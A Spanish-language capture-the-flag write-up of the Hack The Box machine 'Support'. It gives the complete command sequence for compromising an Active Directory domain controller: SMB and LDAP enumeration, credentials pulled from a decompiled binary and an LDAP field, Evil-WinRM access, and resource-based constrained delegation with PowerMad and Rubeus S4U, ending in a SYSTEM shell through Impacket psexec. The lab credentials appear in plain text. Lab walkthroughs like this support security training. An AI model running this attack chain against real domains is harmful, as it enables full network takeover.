Hack The Box

PEN-TESTING LABS

Write-Up

Support

Dificultad	IP
Fácil	10.10.11.174

Índice

1. Reconocimiento Inicial

Se realizó un escaneo de reconocimiento utilizando `nmap` con el objetivo de identificar puertos abiertos, servicios activos y posibles vectores de ataque. El comando empleado fue:

```
nmap -Pn -sC -sV 10.10.11.174 -vvv
```

Código 1: Escaneo de servicios con Nmap

El escaneo reveló los siguientes puertos abiertos y servicios asociados:

- **53/tcp (DNS)** – `Simple DNS Plus`
- **88/tcp (Kerberos)** – `Microsoft Windows Kerberos`
- **135/tcp (MSRPC)** – `Microsoft Windows RPC`
- **139/tcp (NetBIOS-SSN)** – `Microsoft Windows NetBIOS`
- **389/tcp (LDAP)** – `Active Directory LDAP` (`support.htb0`)
- **445/tcp (SMB)** – `Microsoft-DS`
- **464/tcp (kpasswd)** – Cambio de contraseña Kerberos
- **593/tcp (RPC over HTTP)** – `Microsoft Windows RPC over HTTP 1.0`
- **636/tcp (LDAPS)** – LDAP sobre TLS (`tcpwrapped`)
- **3268/tcp (LDAP GC)** – Global Catalog LDAP
- **3269/tcp (LDAPS GC)** – Global Catalog LDAP sobre TLS (`tcpwrapped`)

2. Enumeración SMB

Se utilizó `smbclient` para enumerar recursos compartidos accesibles:

```
smbclient -L //10.10.11.174/ -U usuario
```

Código 2: Enumeración SMB

Los recursos disponibles fueron:

```
Password for [WORKGROUP\usuario]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figura 1: Recursos

Se accedió libremente al recurso `support-tools`:

```
smbclient //10.10.11.174/support-tools
```

Se encontró un archivo llamado `UserInfo.exe.zip` que fue extraído, descomprimido y se analizó posteriormente con ILSpy, donde se encontraron unas credenciales en base64.



Figura 2: UserInfo en ILSpy

```
// UserInfo.Services.Protected
using System.Text;

private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
```

Figura 3: Contraseña encontrada

3. Enumeración LDAP

Con las credenciales obtenidas se utilizó `ldapsearch`:

```
ldapsearch -x -H ldap://support.htb \
  -D "ldap@support.htb" \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "dc=support,dc=htb" "*" > salida.txt
```

Código 3: Enumeración LDAP

Se localizó otra contraseña en el campo `info` del objeto `CN=support`:



Figura 4: Contraseña encontrada del usuario support

4. Acceso Remoto con Evil-WinRM

Con la contraseña encontrada se probro el acceso remoto al user support con el comando:

```
evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
```

Código 4: Sesión interactiva con Evil-WinRM

Una vez en la sesión, se encontró la flag de usuario en el escritorio:



Figura 5: Directorio con flag

5. Escalada de Privilegios

Confirmación de rol del sistema

Usando el comando:

```
Get-ADDomain
```

Se obtuvo que la máquina es el DC para `support.htb` y se añadió a `/etc/hosts`

Grupos del usuario:

- Authenticated Users
- Shared Support Accounts (tiene privilegios sobre el DC)

Análisis con BloodHound

El análisis reveló que el grupo `Shared Support Accounts` tenía privilegios `GenericAll` sobre el objeto DC.

Preparación para RBCD

```
Get-ADObject -Identity ((Get-ADDomain).distinguishedname) -Properties ms-
    DSMachineAccountQuota
```

```
*Evil-WinRM* PS C:\Users\Support\Desktop> Get-ADObject -Identity ((Get-ADDomain).distinguish
edname) -Properties ms-DS-MachineAccountQuota


DistinguishedName         : DC=support,DC=htb
ms-DS-MachineAccountQuota : 10
Name                      : support
ObjectClass               : domainDNS
ObjectGUID                : 553cd9a3-86c4-4d64-9e85-5146a98c868e
```

Figura 6: Numero de equipos que se pueden añadir al dominio

Creación y delegación

Para llevar a cabo el ataque de Resource-Based Constrained Delegation (RBCD), se procedió primero a crear un objeto de equipo en el dominio. Esto es posible debido a que el atributo `ms-DSMachineAccountQuota` permite a los usuarios autenticados añadir nuevos equipos al dominio.

La creación del equipo ficticio `FAKE-COMP01` se realizó con el módulo `PowerMad`:

```
New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString '
    Password123' -AsPlainText -Force)
```

Código 5: Creación de un nuevo equipo en el dominio

El comando anterior añade un nuevo equipo con el nombre especificado y la contraseña `Password123`. Este equipo ahora forma parte del dominio y puede ser utilizado para configurar la delegación.

A continuación, se configuró el Controlador de Dominio (`DC`) para permitir que el nuevo equipo actúe en su nombre. Esto se realizó mediante el cmdlet `Set-ADComputer`, el cual establece el atributo `msds-allowedtoactonbehalfofotheridentity` del objeto DC, autorizando así la delegación desde `FAKE-COMP01`:

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
```

Código 6: Configuración de delegación desde FAKE-COMP01 hacia el DC

Validación de la configuración de delegación

Tras ejecutar los comandos anteriores, `FAKE-COMP01` quedó autorizado a actuar en nombre del `DC` dentro del contexto del dominio. Esta configuración implica que el nuevo equipo tiene permisos sobre el atributo `msds-allowedtoactonbehalfofotheridentity`, lo que sienta las bases para realizar una delegación basada en recursos (RBCD).

Para confirmar que la operación se ejecutó correctamente, se validó el contenido del atributo mencionado utilizando el módulo `PowerView`. El objetivo era inspeccionar el Descriptor de Seguridad asociado al objeto del DC y verificar que contiene el identificador de seguridad (SID) del equipo `FAKE-COMP01`.

```
$RawBytes = Get-DomainComputer DC -Properties 'msds-
    allowedtoactonbehalfofotheridentity' |
            select -expand msds-allowedtoactonbehalfofotheridentity

$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
     $RawBytes, 0

$Descriptor.DiscretionaryAcl
```

Código 7: Extracción y análisis del descriptor de seguridad

El campo `DiscretionaryAcl` representa la lista de control de acceso (ACL) que especifica qué objetos pueden actuar en nombre del DC. En la salida del último comando se espera observar una entrada `AccessAllowed` con el SID del objeto `FAKE-COMP01`, lo que confirma que el entorno está listo para proceder con el ataque S4U mediante `Rubeus`.

Esta verificación garantiza que los privilegios han sido aplicados correctamente y que el flujo de ataque puede continuar sin errores de delegación.

Ataque S4U con Rubeus

Con la delegación correctamente configurada, se procede a realizar el ataque S4U (Service For User) mediante la herramienta `Rubeus`, con el objetivo de solicitar un TGS (Ticket Granting Service) en nombre del usuario `Administrator` y cargarlo directamente en memoria (Pass-the-Ticket).

En primer lugar, se obtiene el hash `rc4_hmac` de la contraseña asociada al objeto `FAKE-COMP01`:

```
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb
```

Código 8: Obtención del hash RC4 con Rubeus

```
*Evil-WinRM* PS C:\Users\Support\Desktop\Rubeus> .\Rubeus.exe hash /password:Password123 /us
er:FAKE-COMP01$ /domain:support.htb


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123
[*] Input username             : FAKE-COMP01$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfake-comp01.support.htb
[*]       rc4_hmac             : 58A478135A93AC3BF058A5EA0E8FDB71
[*]       aes128_cts_hmac_sha1 : 06C1EABAD3A21C24DF384247BC85C540
[*]       aes256_cts_hmac_sha1 : FF7BA224B544AA97002B2BEE94EADBA7855EF81A1E05B7EB33D4BCD5580
7FF53
[*]       des_cbc_md5          : 5B045E854358687C
```

Figura 7: Hash RC4 extraído con Rubeus

A continuación, se ejecuta el ataque S4U para generar un ticket válido del usuario `Administrator`, haciendo uso del hash RC4 recuperado y especificando el SPN del DC:

```
.\Rubeus.exe s4u /user:FAKE-COMP01$ /rc4:<RC4_HASH> \
  /impersonateuser:Administrator \
  /msdsspn:cifs/dc.support.htb \
  /domain:support.htb /ptt
```

Código 9: Ataque S4U con impersonación de Administrator

Una vez generado el ticket, este es cargado automáticamente en la sesión actual de Windows. No obstante, también es posible exportarlo manualmente para reutilizarlo fuera del entorno objetivo.

Conversión del ticket para uso con Impacket

En caso de querer utilizar herramientas como `psexec.py` desde Linux, se convierte el ticket a formato ccache con los siguientes pasos:

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
python3 ticketConverter.py ticket.kirbi ticket.ccache
```

Código 10: Conversión de ticket.kirbi a ticket.ccache

Obtención de shell como Administrator

Con el ticket de Kerberos válido en formato `ccache`, se ejecuta `psexec.py` de Impacket para obtener una shell remota con contexto privilegiado:

```
KRB5CCNAME=ticket.ccache \
  psexec.py support.htb/administrator@dc.support.htb -k -no-pass
```

Código 11: Ejecución remota con Impacket utilizando ticket Kerberos

```
❯ impacket-psexec -k -no-pass support.htb/administrator@dc.support.htb

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file thvPWVJB.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service EPIA on dc.support.htb.....
[*] Starting service EPIA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
06/12/2025  09:02 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,812,360,192 bytes free
```

Figura 8: Acceso como SYSTEM y visualización de la flag de root

6. Herramientas Utilizadas

A lo largo del proceso de análisis, enumeración, explotación y post-explotación, se emplearon múltiples herramientas específicas del entorno ofensivo en redes Windows con Active Directory. A continuación se listan las más relevantes:

- **Nmap** – Herramienta de escaneo de red para la detección de puertos, servicios y versiones (`nmap -Pn -sC -sV`).
- **smbclient** – Cliente SMB para Linux que permitió enumerar recursos compartidos en servidores Windows mediante protocolo SMBv2/v3.
- **ILSpy** – Decompilador de binarios .NET, utilizado para ingeniería inversa del archivo `UserInfo.exe` con el objetivo de extraer credenciales embebidas.
- **ldapsearch** – Cliente de línea de comandos para interactuar con servidores LDAP. Utilizado para volcar entradas del Active Directory.
- **Evil-WinRM** – Shell remota que permite ejecutar comandos en sistemas Windows vía WinRM (Windows Remote Management), con autenticación Kerberos o NTLM.
- **BloodHound** – Framework para el análisis de relaciones y permisos en entornos Active Directory. Se utilizó para identificar rutas de escalada mediante delegación.
- **SharpHound** – Colector de información compatible con BloodHound. Ejecutado en el entorno comprometido para recolectar relaciones entre objetos del dominio.
- **PowerView** – Módulo PowerShell utilizado para obtener información avanzada de objetos del dominio, incluyendo atributos como `msds-allowedtoactonbehalfofotheridentity`.
- **PowerMad** – Módulo PowerShell utilizado para crear objetos de tipo máquina en el dominio, necesarios para realizar ataques de delegación.
- **Rubeus** – Herramienta para manipulación de Kerberos. Se utilizó para realizar el ataque S4U, generar tickets TGS y cargarlos en memoria (Pass-the-Ticket).
- **Impacket** – Conjunto de herramientas para pentesting de red. Se utilizó principalmente `psexec.py` para obtener una shell como `NT AUTHORITY` usando tickets Kerberos.
- **Neo4j** – Base de datos orientada a grafos utilizada por BloodHound para representar relaciones entre objetos del dominio.

Estas herramientas fueron esenciales para ejecutar de manera efectiva la cadena de compromiso desde el acceso inicial hasta la escalada de privilegios. Todas forman parte del conjunto habitual en auditorías de seguridad y entornos de pruebas controladas.